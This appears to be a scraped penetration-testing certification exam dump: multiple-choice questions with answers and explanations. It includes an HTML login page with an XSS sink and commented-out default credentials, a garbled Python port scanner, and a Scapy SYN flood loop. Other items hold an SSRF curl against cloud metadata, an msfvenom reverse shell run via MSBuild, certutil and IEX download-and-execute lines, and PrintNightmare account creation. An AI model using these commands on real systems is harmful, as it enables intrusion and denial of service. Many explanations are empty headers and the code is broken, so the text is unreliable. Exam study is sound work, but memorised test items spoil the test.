
```
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

Secure System

https://comptia.org/login.aspx#remediatesource

```
<html>
<head>
<title>Secure Login</title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWl2aGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGl1Z2Z
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGl1Y3Z2Z2JqbGFzZWJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="csrf-token" />
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("f=")+16)+"</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>" method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
</div>
<input type="submit" value="Login"></form>
</div>
</body>
</html>
```



A. Mastered
B. Not Mastered

Answer: A

Explanation:
1: Null session enumeration Weak SMB file permissions Fragmentation attack
2: nmap
-sV
-p 1-1023
: 192.168.2.2
3: #!/usr/bin/python export $PORTS = 21,22 for $PORT in $PORTS: try:
s.connect((ip, port))
print(??%s:%s – OPEN?? % (ip, port)) except socket.timeout
print(??%:%s – TIMEOUT?? % (ip, port)) except socket.error as e:
print(??%:%s – CLOSED?? % (ip, port)) finally
s.close() port_scan(sys.argv[1], ports)

NEW QUESTION 69
A penetration tester is authorized to perform a DoS attack against a host on a network. Given the following input:
ip = IP("192.168.50.2")
tcp = TCP(sport=RandShort(), dport=80, flags="S") raw = RAW(b"X"*1024)
p = ip/tcp/raw
send(p, loop=1, verbose=0)
Which of the following attack types is most likely being used in the test?

A. MDK4
B. Smurf attack
C. FragAttack
D. SYN flood

Answer: D

Explanation:
A SYN flood attack exploits the TCP handshake process by sending a large number of SYN packets to a target, consuming resources and causing a denial of service.
? Understanding the Script:
? Purpose of SYN Flood:
? Detection and Mitigation:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 74
A penetration tester is working on a security assessment of a mobile application that was developed in-house for local use by a hospital. The hospital and its

customers are very concerned about disclosure of information. Which of the following tasks should the penetration tester do first?

A. Set up Drozer in order to manipulate and scan the application.
B. Run the application through the mobile application security framework.
C. Connect Frida to analyze the application at runtime to look for data leaks.
D. Load the application on client-owned devices for testing.

Answer: B

Explanation:
When performing a security assessment on a mobile application, especially one concerned with information disclosure, it is crucial to follow a structured approach to identify vulnerabilities comprehensively. Here??s why option B is correct:
? Mobile Application Security Framework: This framework provides a structured methodology for assessing the security of mobile applications. It includes various tests such as static analysis, dynamic analysis, and reverse engineering, which are essential for identifying vulnerabilities related to information disclosure.
? Initial Steps: Running the application through a security framework allows the tester to identify a broad range of potential issues systematically. This initial step ensures that all aspects of the application's security are covered before delving into more specific tools like Drozer or Frida.
References from Pentest:
? Writeup HTB: Demonstrates the use of structured methodologies to ensure comprehensive coverage of security assessments.
? Horizontall HTB: Emphasizes the importance of following a structured approach to identify and address security issues.
==========

NEW QUESTION 77
A penetration tester has found a web application that is running on a cloud virtual machine instance. Vulnerability scans show a potential SSRF for the same application URL path with an injectable parameter. Which of the following commands should the tester run to successfully test for secrets exposure exploitability?

A. curl <url>?param=http://169.254.169.254/latest/meta-data/
B. curl '<url>?param=http://127.0.0.1/etc/passwd'
C. curl '<url>?param=<script>alert(1)<script>/'
D. curl <url>?param=http://127.0.0.1/

Answer: A

Explanation:
In a cloud environment, testing for Server-Side Request Forgery (SSRF) vulnerabilities involves attempting to access metadata services. Here??s why the specified command is appropriate:
? Accessing Cloud Metadata Service:
? Comparison with Other Commands:
Using curl <url>?param=http://169.254.169.254/latest/meta-data/ is the correct approach to test for SSRF vulnerabilities in cloud environments to potentially expose secrets.
==========

NEW QUESTION 82
A penetration tester assesses an application allow list and has limited command-line access on the Windows system. Which of the following would give the penetration tester information that could aid in continuing the test?

A. mmc.exe
B. icacls.exe
C. nltest.exe
D. rundll.exe

Answer: C

Explanation:
When a penetration tester has limited command-line access on a Windows system, the choice of tool is critical for gathering information to aid in furthering the test. Here??s an explanation for each option:
? mmc.exe (Microsoft Management Console):
? icacls.exe:
? nltest.exe:
? rundll.exe:
Conclusion: nltest.exe is the best choice among the given options as it provides valuable information about the network, domain controllers, and trust relationships. This information is crucial for a penetration tester to plan further actions and understand the domain environment.
==========

NEW QUESTION 84
A penetration tester needs to identify all vulnerable input fields on a customer website. Which of the following tools would be best suited to complete this request?

A. DAST
B. SAST
C. IAST
D. SCA

Answer: A

Explanation:
? Dynamic Application Security Testing (DAST):
? Advantages of DAST:
? Examples of DAST Tools:
Pentest References:
? Web Application Testing: Understanding the importance of testing web applications for security vulnerabilities and the role of different testing methodologies.
? Security Testing Tools: Familiarity with various security testing tools and their applications in penetration testing.

? DAST vs. SAST: Knowing the difference between DAST (dynamic testing) and SAST (static testing) and when to use each method.
By using a DAST tool, the penetration tester can effectively identify all vulnerable input fields on the customer website, ensuring a thorough assessment of the application's security.
==========

NEW QUESTION 86
A penetration tester has just started a new engagement. The tester is using a framework that breaks the life cycle into 14 components. Which of the following frameworks is the tester using?

A. OWASP MASVS
B. OSSTMM
C. MITRE ATT&CK
D. CREST

Answer: B

Explanation:
The OSSTMM (Open Source Security Testing Methodology Manual) is a comprehensive framework for security testing that includes 14 components in its life cycle. Here??s why option B is correct:
? OSSTMM: This methodology breaks down the security testing process into 14
components, covering various aspects of security assessment, from planning to execution and reporting.
? OWASP MASVS: This is a framework for mobile application security verification
and does not have a 14-component life cycle.
? MITRE ATT&CK: This is a knowledge base of adversary tactics and techniques but does not describe a 14-component life cycle.
? CREST: This is a certification body for penetration testers and security professionals but does not provide a specific 14-component framework.
References from Pentest:
? Anubis HTB: Emphasizes the structured approach of OSSTMM in conducting comprehensive security assessments.
? Writeup HTB: Highlights the use of detailed methodologies like OSSTMM to cover all aspects of security testing.
Conclusion:
Option B, OSSTMM, is the framework that breaks the life cycle into 14 components, making it the correct answer.
==========

NEW QUESTION 87
A penetration tester is getting ready to conduct a vulnerability scan as part of the testing process. The tester will evaluate an environment that consists of a container orchestration cluster. Which of the following tools should the tester use to evaluate the cluster?

A. Trivy
B. Nessus
C. Grype
D. Kube-hunter

Answer: D

Explanation:
Evaluating a container orchestration cluster, such as Kubernetes, requires specialized tools designed to assess the security and configuration of container environments. Here??s an analysis of each tool and why Kube-hunter is the best choice:
? Trivy (Option A):
? Nessus (Option B):
? Grype (Option C):
? Kube-hunter (Answer: D):
Conclusion: Kube-hunter is the most appropriate tool for evaluating a container orchestration cluster, such as Kubernetes, due to its specialized focus on identifying security vulnerabilities and misconfigurations specific to such environments.

NEW QUESTION 92
During a vulnerability assessment, a penetration tester configures the scanner sensor and performs the initial vulnerability scanning under the client's internal network. The tester later discusses the results with the client, but the client does not accept the results. The client indicates the host and assets that were within scope are not included in the vulnerability scan results. Which of the following should the tester have done?

A. Rechecked the scanner configuration.
B. Performed a discovery scan.
C. Used a different scan engine.
D. Configured all the TCP ports on the scan.

Answer: B

Explanation:
When the client indicates that the scope's hosts and assets are not included in the vulnerability scan results, it suggests that the tester may have missed discovering all the devices in the scope. Here??s the best course of action:
? Performing a Discovery Scan:
? Comparison with Other Actions:
Performing a discovery scan ensures that all in-scope devices are identified and included in the vulnerability assessment, making it the best course of action.
==========

NEW QUESTION 93
Which of the following is a term used to describe a situation in which a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee?

A. Badge cloning
B. Shoulder surfing

C. Tailgating
D. Site survey

Answer: C

Explanation:
? Understanding Tailgating:
? Methods to Prevent Tailgating:
? Examples in Penetration Testing:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 97
A penetration tester needs to confirm the version number of a client's web application server. Which of the following techniques should the penetration tester use?

A. SSL certificate inspection
B. URL spidering
C. Banner grabbing
D. Directory brute forcing

Answer: C

Explanation:
Banner grabbing is a technique used to obtain information about a network service, including its version number, by connecting to the service and reading the response.
? Understanding Banner Grabbing:
? Manual Banner Grabbing:
Step-by-Step Explanationtelnet target_ip 80
? uk.co.certification.simulator.questionpool.PList@5af47689 nc target_ip 80
? Automated Banner Grabbing: nmap -sV target_ip
? Benefits:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
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NEW QUESTION 102
A tester plans to perform an attack technique over a compromised host. The tester prepares a payload using the following command:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.12.12.1 LPORT=10112 -f csharp
The tester then takes the shellcode from the msfvenom command and creates a file called evil.xml. Which of the following commands would most likely be used by the tester to continue with the attack on the host?

A. regsvr32 /s /n /u C:\evil.xml
B. MSBuild.exe C:\evil.xml
C. mshta.exe C:\evil.xml
D. AppInstaller.exe C:\evil.xml

Answer: B

Explanation:
The provided msfvenom command creates a payload in C# format. To continue the attack using the generated shellcode in evil.xml, the most appropriate execution method involves MSBuild.exe, which can process XML files containing C# code:
? Understanding MSBuild.exe:
? Command Usage:
? Comparison with Other Commands:
Using MSBuild.exe is the most appropriate method to execute the payload embedded in the XML file created by msfvenom.
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NEW QUESTION 103
A penetration tester gains initial access to an endpoint and needs to execute a payload to obtain additional access. Which of the following commands should the penetration tester use?

A. powershell.exe impo C:\tools\foo.ps1
B. certutil.exe -f https://192.168.0.1/foo.exe bad.exe
C. powershell.exe -noni -encode IEX.Downloadstring("http://172.16.0.1/")
D. rundll32.exe c:\path\foo.dll,functName

Answer: B

Explanation:
To execute a payload and gain additional access, the penetration tester
should use certutil.exe. Here??s why:
? Using certutil.exe:
? Comparison with Other Commands:
Using certutil.exe to download and execute a payload is a common and effective method.
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NEW QUESTION 105
During an assessment, a penetration tester manages to get RDP access via a low-privilege user. The tester attempts to escalate privileges by running the following commands:
Import-Module .\PrintNightmare.ps1
Invoke-Nightmare -NewUser "hacker" -NewPassword "Password123!" -DriverName "Print"
The tester attempts to further enumerate the host with the new administrative privileges by using the runas command. However, the access level is still low. Which of the following actions should the penetration tester take next?

A. Log off and log on with "hacker".
B. Attempt to add another user.
C. Bypass the execution policy.
D. Add a malicious printer driver.

Answer: A

Explanation:
In the scenario where a penetration tester uses the PrintNightmare exploit to create a new user with administrative privileges but still experiences low-privilege access, the tester should log off and log on with the new "hacker" account to escalate privileges correctly.
? PrintNightmare Exploit:
? Commands Breakdown:
? Issue:
? Solution:
Pentest References:
? Privilege Escalation: After gaining initial access, escalating privileges is crucial to gain full control over the target system.
? Session Management: Understanding how user sessions work and ensuring that new privileges are recognized by starting a new session.
? The use of the PrintNightmare exploit highlights a specific technique for privilege escalation within Windows environments.
By logging off and logging on with the new "hacker" account, the penetration tester can ensure the new administrative privileges are fully applied, allowing for further enumeration and exploitation of the target system.
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NEW QUESTION 106
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